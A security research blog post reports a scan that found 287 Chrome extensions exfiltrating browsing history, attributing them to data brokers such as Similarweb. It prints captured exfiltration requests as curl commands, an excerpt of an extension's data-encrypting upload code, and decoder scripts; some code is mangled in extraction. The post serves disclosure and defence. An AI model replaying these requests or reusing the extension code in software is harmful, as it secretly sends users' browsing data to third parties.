

-
We built an automated scanning pipeline that runs Chrome inside a Docker container, routes all traffic through a man‑in‑the‑middle (MITM) proxy, and watches for outbound requests that correlate with the length of the URLs we feed it.
-
Using a leakage metric we flagged 287 Chrome extensions that exfiltrate browsing history.
-
Those extensions collectively have ~37.4 M installations – roughly 1 % of the global Chrome user base.
-
The actors behind the leaks span the spectrum: Similarweb, Curly Doggo, Offidocs, chinese actors, many smaller obscure data‑brokers, and a mysterious “Big Star Labs” that appears to be an extended arm of Similarweb.
Links:
The problem isn’t new. In 2017, M. Weissbacher et al. research on malicious browser extensions. In 2018, R. Heaton showed that the popular “Stylish” theme manager was silently sending browsing URLs to a remote server. Those past reports cought our eye and motivated us to dig into this issue.
Fast forward to 2025: Chome Store now hosts roughly 240 k extensions, many of them with hundreds of thousands of users. We knew that we needed a scalable, repeatable method to measure whether an extension was actually leaking data in the wild.
It was shown in the past that chrome extensions are used to exfiltrate user browser history that is then collected by data brokers such as Similarweb and Alexa. We try to prove in this report that Similarweb is very much still active and collects data.
Why does it matter? There is a moral aspect to the whole issue. Imagine that you build your business model on data exfiltration via innocent looking extensions and using that data to sell them to big corporates. Well, that’s how Similarweb is getting part of the data. That should remind us that whatever software you are using for free and it is not open sourced, you should assume you are the product. The second aspect is that it puts the users into danger and potentially this could be used for corporate exfiltration. Even if only browsed URLs are exfiltrated, they typically contain personal identifications, that way bad actors that would pay for the raw collected traffic can try to target individuals.
We considered sharing the details of the setup, but we considered this will only enable attackers to adapt quicker to this method. For this reason we will not share the code nor the exact details of the setup.
We developed our internal research framework that was inspired by M. Weissbacher et al. work:
-
Docker with Chromium based browser.
-
MITM proxy.
-
Synthetic browsing workloads (increasing consistent payload send to google.com, this request never left docker container).
-
Simple regression model to see if there is corelation between outbound traffic volume and the length of the URLs we request.

The idea was simple: if an extension is just reading the page title or injecting CSS, its network footprint should stay flat regardless of how long the URL we visit is. If the outbound traffic grows linearly with the URL length, we have a high probability that the extension is shipping the URL itself (or the entire HTTP request) to a remote server.
mitmdump writes every request/response to a JSON file. After the run we parse the file and compute for each destination domain + endpoint:
The leakage ratio is defined as:
bytes_out = R * payload_size + b
If R ≥ 1.0 we consider the endpoint definitely leaking (the payload size is at least as big as the URL). If 0.1 ≤ R we flag it as probable leakage and send it for manual review. We scanned the leakage in two stages first only 4 different payload sizes and if the condition 0.1 ≤ R was fullfilled we continued with additional differen 6 payload sizes. Considering o naverage 10 minute scan it took us 930 CPU days to perform the scan. For scans that would take 1 day per extension, different strategy would need to be considered. Perhaps only the extensions with higher user counts could be scanned for longer period of time.
The exfiltrated data can be in some cases sold to data brokers such as Similarweb. Data brokers put together those data and can resell them further to consumers. M. Weissbacher et al. research showed that third parties are interested in scraping those data for unknown reasons, perhaps to monetize the information gathered. We set up our own honeypots and we supplied the extensions honey URLs.

Five distinct IP ranges hit the honeypot repeatedly:
-
54.92.107.92– associated with HashDit. -
34.29.32.249– associated with Blocksi AI Web Filter. -
Kontera (multiple NAT’ed AWS IPs) – the biggest scraper.
-
54.209.60.63,nat.aws.kontera.com -
184.72.121.156,nat-service.aws.kontera.com -
184.72.115.35,nat-service1.aws.kontera.com -
54.175.74.27,nat-service3.aws.kontera.com -
54.86.66.252,nat-service4.aws.kontera.com
-
We should note that probably not all of the browser history leaking extensions have malicious intent. The following table provides list of leaking extensions that were tagged by the automated scan and aftewards the logs were manually inspected to remove false positives. Some of the extensions might be benign and may need collect browser history for functionallity such as “Avast Online Security & Privacy” for example.
For the whole table see https://github.com/qcontinuum1/spying-extensions/blob/main/README.md
We performed OSINT on every flagged extension: examined the developer email, privacy policy URL, store description, and certificate information of the exfiltration domains and their website if provided. The result is a map of actors:
For the whole table see https://github.com/qcontinuum1/spying-extensions/blob/main/README.md
We determined by using honeypot that Similarweb extensions Similar Sites is linked to Kontera scraper that is linked to Curly Doggo and Offidocs. Kontera scraper is linked to some extensions that we didn’t link to any particular Actor. We also believe Big Star Labs is actually Similarweb due to similarities that these extensions share with Similarweb’s extensions.
37.4 M of users ~ population of Poland
There are only 38 countries with more citizens than Poland. Even if some of the extensions are not actively selling your data this matter is highly alarming.
-
Profiling & Targeted Advertising – Aggregated browsing histories are gold for ad‑tech firms.
-
Corporate Espionage – Employees using a “productivity” extension could inadvertently leak internal URLs (intranets, SaaS dashboards).
-
Credential Harvesting – Some extensions also request cookies; coupling that with history gives attackers a complete session picture.
We inlcude a few examples of the leakage.
extension_id: bkkbcggnhapdmkeljlodobbkopceiche
This is the request made to the exfiltration endpoint, raw data are obfuscated on purpose.
curl 'https://api2.poperblocker.com/view/update' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: text/plain' \
  -H 'Origin: chrome-extension://bkkbcggnhapdmkeljlodobbkopceiche' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'capr: www.google.com' \
  -H 'kata: ajax' \
  -H 'x-custom-keywords: %5B%5D' \
  -H 'x-uuid: XXXXXX' \
  --data-raw $'LQFQiQ9EEADTbpTauTauHHH...'
However, it wasn’t that difficult to decypher. Payload data are obfuscated with ROT47.
{
  "u": "https://www.google.com/search?q=target",
  "kk": "",
  "p": "",
  "rd": "",
  "bin": XXXXXX,
  "t": "generated",
  "q1": "from_add_bar",
  "to": "texted",
  "tid": XXXXXX,
  "ch": 2,
  "us": "XXXXXX",
  "h": "XXXXXX",
  "ver": 6,
  "sver": 1,
  "dver": 1,
  "nid": "7.9.4",
  "fiz": "XXXXXX"
}
extension_id: fjnbnpbmkenffdnngjfgmeleoegfcffe
This is challenging case, we didn’t completely decrypt the payload, however, we have pretty good idea of what is going on.
curl 'https://userstylesapi.com/top/styles' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Content-type: text/plain' \
  -H 'Origin: chrome-extension://fjnbnpbmkenffdnngjfgmeleoegfcffe' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'pthl: style' \
  -H 'styl: news.ycombinator.com' \
  -H 'x-session-init: s=a3e3e2a81&v=3.4.10&p=0' \
  --data-raw 'PyDk...'
The raw data are not only obfuscated but encrypted. The script generates a random, one-time AES-256 key (symmetric key) inside the browser. It encrypts your data using that AES key. It takes that one-time AES key and encrypts it using a Public RSA Key hardcoded in the script. It bundles the encrypted key and the encrypted data together and sends them to the server. To decrypt the data, we need the AES key. To get the AES key, we need to decrypt the key blockand that is only possible with the RSA Private Key. With altering the code it would be possible to pause service worker and capture this AES generated key. We will leave this as fun exercise to the reader. The leakage for this endpoint is confirmed as the encrypted payload grows with longer browsed URL.
For the record here is the code where the encrypton is done.
_ProductsContainer._createAnimation8 = {
    init: function(e) {
        const t = _ProductsContainer._createAnimation8,
            n = e.instance,
            a = {
                s: "a3e3e2a81",
                sub: chrome.runtime.getManifest().version,
                pid: n.removal
            };
        t.class = class {
                assertScopeValues(e, t, n) {
                    const a = JSON.stringify(n),
                        s = btoa(a),
                        i = Math.random().toString(36).substring(2, 4).toUpperCase() + s,
                        r = {};
                    return r[e] = i,
                        r[t] = "9",
                        r
                }
                async compilationGenerator() {
                    return self.crypto.subtle.generateKey({
                        name: "AES-GCM",
                        length: 256
                    }, !0, ["encrypt", "decrypt"])
                }
                mergeRuleConfigs(e, t) {
                    const n = btoa(String.fromCharCode.apply(null, new Uint8Array(e))),
                        a = btoa(String.fromCharCode.apply(null, new Uint8Array(t)));
                    return "".concat(n, ",").concat(a)
                }
                async CmpNullValue(e, t, n) {
                    const a = JSON.stringify(n);
                    if (!this.recordsPath) {
                        const e="{"key_ops":["encrypt"],"ext":true,"kty":"RSA","n":"z7mcaorg4Lg3uiPzud1bwLvRvsWK9bpTTsy_DxIX8WRcDndqNQHTgG0HZUTxggp2cLBnxvjG0UPxhfIPZZRed82vLsFYVvdJOsz9iZoKXHqT67RhbI2XecvWKp_ciaw6wRQAycklmIQJaZp4QA-P2Ye19FtG03VaNJRBUCy2Th6huKozUsRErnW5LBW0X7C_sxxpgAE9ijBhxwawnsGal7dCHGwgxcUe9-rfbCD9e7PEJCL_IE9L-hYzjngr5_vXjUU0udjwXNp3YnyA279CMA5bqucp5eI-kXXjsPJRGYw1znhuIwSP2soqXyRT22inklJ4VtBp3rctC5J6ZLnM8Q","e":"AQAB","alg":"RSA-OAEP-256"}",
                            t = JSON.parse(e);
                        this.recordsPath = await self.crypto.subtle.importKey("jwk", t, {
                            name: "RSA-OAEP",
                            hash: "SHA-256"
                        }, !1, ["encrypt"])
                    }
                    const s = {};
                    if (a.length  6 && void 0 !== arguments[6] ? arguments[6] : {};
                    const c = await fetch(e),
                        l = c.headers.get("Content-Type"),
                        u = await c.arrayBuffer(),
                        d = new File([u], t, {
                            type: l || n
                        }),
                        h = Object.assign({}, a, o);
                    let m = {};
                    m = await this.CmpNullValue(i, r, h),
                        fetch(s, {
                            body: d,
                            method: "POST",
                            headers: m
                        })
                }
                async toInt(e, t, n, s, i, r) {
                    let o = arguments.length > 6 && void 0 !== arguments[6] ? arguments[6] : {};
                    const c = new File([e], t, {
                            type: n || e.type || "application/octet-stream"
                        }),
                        l = Object.assign({}, a, o);
                    let u = {};
                    u = await this.CmpNullValue(i, r, l),
                        fetch(s, {
                            body: c,
                            method: "POST",
                            headers: u
                        })
                }
            },
            t.instance = new t.class
    },
    deps: ["ModulesA"]
},
extension_id: eiimnmioipafcokbfikbljfdeojpcgbh
curl 'https://category.blocksite.co/category' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Authorization: Bearer XXXXXX' \
  -H 'Connection: keep-alive' \
  -b 'XXXXXX' \
  -H 'Origin: chrome-extension://eiimnmioipafcokbfikbljfdeojpcgbh' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'bone: google.com' \
  -H 'content-type: application/json' \
  -H 'mufc: mchj' \
  --data-raw 'EQVwNsQ%3D=EQ...'
const LZString = require('lz-string');
var payload = "EQVwNsQ%3D=EQ...";
payload.split('&').forEach(pair => {
    let parts = pair.split(/=(.+)/);
    let rawKey = parts[0];
    let rawValue = parts[1];
    let keyBase64 = decodeURIComponent(rawKey);
    let valBase64 = decodeURIComponent(rawValue);
    let key = LZString.decompressFromBase64(keyBase64);
    let val = LZString.decompressFromBase64(valBase64);
    console.log(`${key}:`, val);
});
returns the following
"ul": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dtarget"
"ink": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprevious"
"pel": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprevious"
"rr": "https%3A%2F%2Fwww.google.com%2F"
"dot": [XXXXXX]
"strm": "form_submit"
"poz": "exthead"
"lng": XXXXXX
"ch": 8
"rm": "XXXXXX"
"cas": "XXXXXX"
"v3": 6
"dis": 21
"cm": 1
"org": "6.9.7"
"info": "XXXXXX"
extension_id: hoklmmgfnpapgjgcpechhaamimifchmp
To be fair, Similarweb makes it now mandatory to tick boxes where they state that they will collect all browsing data.
curl 'https://rank.similarweb.com/api/v1/global' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Content-type: application/x-www-form-urlencoded' \
  -b 'XXXXXX' \
  -H 'Origin: chrome-extension://hoklmmgfnpapgjgcpechhaamimifchmp' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'hiw8: www.google.com' \
  -H 'x-session-init: s=a7a4e8223&v=6.12.16&p=0' \
  --data-raw 'e=q%3Dhttps...'
The payload of e parameter uses multiple layers of URL encoding, very simple to decode.
var payload = "e=q%3Dhttps...";
var decoded = payload;
var last = "";
while (decoded !== last) {
    last = decoded;
    decoded = decodeURIComponent(decoded);
}
decoded.split('&').forEach(pair => {
    let [key, val] = pair.split(/=(.+)/);
    console.log(`${key}: ${val}`);
});
q: https://www.google.com/search?q=target
sca_esv: XXXXXX
ei: XXXXXX
ved: XXXXXX
uact: 5
oq: target
gs_lp: XXXXXX
sclient: gws-wiz-serp
link: https://www.google.com/search?q=previous
sca_esv: XXXXXX
ei: XXXXXX
ved: XXXXXX
uact: 5
oq: previous
gs_lp: XXXXXX
sclient: gws-wiz-serp
hreferer: https://www.google.com/
iow: XXXXXX
tt: form_submit
meta: exthead
ht: [{"type":"humanibility","data":{"md":"XXXXXX","td":XXXXXX,"tc":1,"pn":"XXXXXX"}}]
ts: XXXXXX
ch: 0
s: XXXXXX
pid: XXXXXX
tmv: 6
md: 21
v: 1
sub: 6.12.16
app: XXXXXX
extension_id: bhmmomiinigofkjcapegjjndpbikblnp
In 2016 in this german blog they reported similar type of leakage as it is now used in Similarweb extensions. That is yet another link that links WOT to Similarweb.
curl 'https://score.mywot.com/scores' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -b 'XXXXXX' \
  -H 'Origin: chrome-extension://bhmmomiinigofkjcapegjjndpbikblnp' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'content-type: application/x-www-form-urlencoded' \
  -H 'iged: XXXXXX' \
  -H 'wid: XXXXXX' \
  -H 'wot_trace_id: XXXXXX' \
  --data-raw 'UGB2AB8...'
This is the copy of encoder.js file.
const fp = require('lodash/fp');
const isEmpty = require('lodash/isEmpty');
const querystring = require('querystring');

const key = `91FMsA...`;

class Encoder {

  static encryptData(input) {
    let result="";
    for (let i = 0; i  {
      const [key, value] = pair;
      return [
        this.customEncode(key),
        value ? this.customEncode(value) : ''
      ];
    });
  }

  static encode(payload) {
    if (typeof payload !== 'object' || isEmpty(payload)) {
      throw new Error('Invalid payload');
    }

    return fp.flow(
      fp.toPairs,
      this.encodePairs.bind(this),
      fp.fromPairs,
      querystring.stringify,
      this.customEncode.bind(this)
    )(payload);
  }
}

module.exports = Encoder;
Reversing this encoding is not difficult, here is the reversed logic
const fp = require('lodash/fp');
const querystring = require('querystring');

const key = `91FMsAD...`;

class Decoder {
    static decryptData(input) {
    let result="";
    for (let i = 0; i  {
        const encValue = rawObject[encKey];
        const decodedKey = this.customDecode(encKey);
        const decodedValue = encValue ? this.customDecode(encValue) : null;
        decodedObject[decodedKey] = decodedValue;
      });
      return decodedObject;

    } catch (error) {
      console.error("Failed to decode payload:", error);
      return null;
    }
  }
}

const payload = "UGB2AB...";

const data = Decoder.decode(payload);
console.log(data);
Finally, the decoded data.
{
  subtrgt: 'https://www.google.com/search?q=target',
  sublast: 'https://www.google.com/search?q=previous',
  subref: 'https://www.google.com/',
  format: [ XXXXXX ],
  nt: 'form_submit',
  atm: 'exthead',
  subsfwrd: [ XXXXXX ],
  epochtime: XXXXXX,
  ch: 6,
  sg: 'XXXXXX',
  id: 'XXXXXX',
  vmt: 6,
  dm: 21,
  vv: 1,
  ver: '5.9.1',
  delta: 'XXXXXX',
  target: 'google.com'
}
extension_id: edjkecefjhobekadlkdkopkggdefpgfp
The browser history is done directly using url parameters. Most of the extions use this simplest way of exfitration or by sending the URL within payload of POST request in plaintext.
curl 'https://api.joinsmarty.com/api/visit?country_code=US&sp_user=0&visited_url=https://www.google.com/search?q=target&ei=XXXXXX&ved=XXXXXX&uact=5&oq=target&gs_lp=XXXXXX&sclient=gws-wiz-serp' \
  -H 'accept: */*' \
  -H 'accept-language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'content-type: application/json' \
  -b 'XXXXXX' \
  -H 'priority: u=1, i' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: none' \
  -H 'sec-fetch-storage-access: active' \
  -H 'user-agent: XXXXXX'
extension_id: jlgkpaicikihijadgifklkbpdajbkhjo
curl 'https://api.mousegesturesapi.com/ms/gs' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: chrome-extension://jlgkpaicikihijadgifklkbpdajbkhjo' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'hiw8: www.google.com' \
  -H 'x-session-init: s=XXXXXX&v=6.3.4&p=0' \
  -H 'xr3r: 1767829778649' \
  --data-raw 'abr=eyJxIj...'
const payload = `abr=eyJxIj...`;

const params = new URLSearchParams(payload);
params.forEach((value, key) => {
    const decodedString = Buffer.from(value, 'base64').toString('utf-8');
    const parsedJson = JSON.parse(decodedString);
    console.log(`URL param: ${key}`);
    console.dir(parsedJson, { depth: null, colors: true });
});
URL param: abr
{
  q: 'https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dtarget',
  link: 'https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprev',
  prev: 'https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprev'
}
URL param: smt
{
  hreferer: 'https%3A%2F%2Fwww.google.com%2F',
  iow: [ XXXXXX ],
  tt: 'form_submit'
}
URL param: urk
{ meta: 'exthead', ts: XXXXXX, ch: 0 }
URL param: eov
{ s: 'XXXXXX', pid: 'XXXXXX', tmv: 6 }
URL param: hja
{ md: 21, v: 1, sub: '6.3.4' }
URL param: nxp
{ app: 'XXXXXX' }
extension_id: lnhnebkkgjmlgomfkkmkoaefbknopmja
curl 'https://www.uptoplay.net/media/system/ext/c-2-androidemulator-x-y-2.php?url=68747470...&hex=XXXXXX&u=XXXXXX' \
  -H 'accept: */*' \
  -H 'accept-language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'origin: chrome-extension://lnhnebkkgjmlgomfkkmkoaefbknopmja' \
  -H 'priority: u=1, i' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: cross-site' \
  -H 'user-agent: XXXXXX'
The URL parameter url has hex encoded value that after decoding shows https://www.google.com/search?q=target. SO, in this case trivial obfuscation.
extension_id: necpbmbhhdiplmfhmjicabdeighkndkn
This is the same type of exfiltration data as in Similarweb extensions.
curl 'https://data-api.similarsites.com/numberOfSimilarSites' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Content-type: application/x-www-form-urlencoded' \
  -b 'XXXXXX' \
  -H 'Origin: chrome-extension://necpbmbhhdiplmfhmjicabdeighkndkn' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'hiw8: www.google.com' \
  --data-raw 'e=q%3Dhttps...'
extension_id: hegneaniplmfjcmohoclabblbahcbjoe
In this case the decoding of the payload wasn’t difficult, both keys and values are encoded with LZ string UTF16 compression.
curl 'https://safe.videoadblockerplus.com/validate' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'Connection: keep-alive' \
  -H 'Origin: chrome-extension://hegneaniplmfjcmohoclabblbahcbjoe' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Site: none' \
  -H 'Sec-Fetch-Storage-Access: active' \
  -H 'User-Agent: XXXXXX' \
  -H 'bone: www.google.com' \
  -H 'content-type: application/x-www-form-urlencoded' \
  -H 'x4fs: XXXXXX' \
  --data-raw '%E0%A2%A2%E5...'
const LZString = require('lz-string');
const payload = `%E0%A2%A2%E5...`;
payload.split('&').forEach(pair => {
    let parts = pair.split(/=(.+)/);
    let rawKey = parts[0];
    let rawValue = parts[1];
    const encodedKey = decodeURIComponent(rawKey).trim();
    const encodedVal = decodeURIComponent(rawVal).trim();
    const key = LZString.decompressFromUTF16(encodedKey);
    const val = LZString.decompressFromUTF16(encodedVal);
    console.log(`${key}: ${val}`);
});
The schema used is completely same as in BlockSite extensions, further proving those two are linked together.
"ul": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dtarget"
"ink": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprevious"
"pel": "https%3A%2F%2Fwww.google.com%2Fsearch%3Fq%3Dprevious"
"rr": "https%3A%2F%2Fwww.google.com%2F"
"dot": [XXXXXX]
"strm": "form_submit"
"poz": "exthead"
"lng": XXXXXX
"ch": 8
"rm": "XXXXXX"
"cas": "XXXXXX"
"v3": 6
"dis": 21
"cm": 1
"org": "1.2.4"
"info": "XXXXXX"
extension_id: fcejkolobdcfbhhakbhajcflakmnhaff
We selected also this extensions to showcase that the leakage can be done also via request headers as it is in this case.
curl 'https://core.knowee.ai/api/users/me' \
  -H 'accept: */*' \
  -H 'accept-language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'authorization;' \
  -H 'channel;' \
  -H 'client: extension' \
  -b 'XXXXXX' \
  -H 'device-id: XXXXXXc' \
  -H 'location: https://www.google.com/search?q=target' \
  -H 'platform: undefined' \
  -H 'priority: u=1, i' \
  -H 'promotion-code;' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: none' \
  -H 'sec-fetch-storage-access: active' \
  -H 'update-version: 4.2.0' \
  -H 'user-agent: XXXXXX'
extension_id: jjjpjmbnbdjhbkclajpagjkefefnednl
The last exmaple we wanted to include is that GA can be also used for data exfiltration where even parameter can be simply visited URL.
curl 'https://www.google-analytics.com/mp/collect?measurement_id=XXXXXX&api_secret=XXXXXX' \
  -H 'accept: */*' \
  -H 'accept-language: en-GB,en-US;q=0.9,en;q=0.8' \
  -H 'content-type: text/plain;charset=UTF-8' \
  -b 'ar_debug=1' \
  -H 'origin: chrome-extension://jjjpjmbnbdjhbkclajpagjkefefnednl' \
  -H 'priority: u=1, i' \
  -H 'sec-fetch-dest: empty' \
  -H 'sec-fetch-mode: cors' \
  -H 'sec-fetch-site: none' \
  -H 'sec-fetch-storage-access: active' \
  -H 'user-agent: XXXXXX' \
  --data-raw '{"client_id":"XXXXXX","events":[{"name":"page_view","params":{"trim_version":"pictureinpicture","page_title":"target - Google Search","request_id":"XXXXXX","page_location":"https://www.google.com/search?q=target","page_referrer":"https://www.google.com/","session_id":"XXXXXX","engagement_time_msec":100}}]}'
If you like what we did and you would like to see further research on web extensions, mobile apps or on vscode extensions. Consider supporting us. This research was very time intensive.
XMR: 8AGJ7g1fhvs5Uw7BkCvEY4ZpYyUxCXtMU6EdftqKkgSdgz4w8iXtmYceL9CSJPKvrJEibhFNQGnp6ZErjdjvGdHJKhQo8Q7
BTC: bc1q34v2rx9kxpteck83j95a8dqe889cmfmgx0ay7q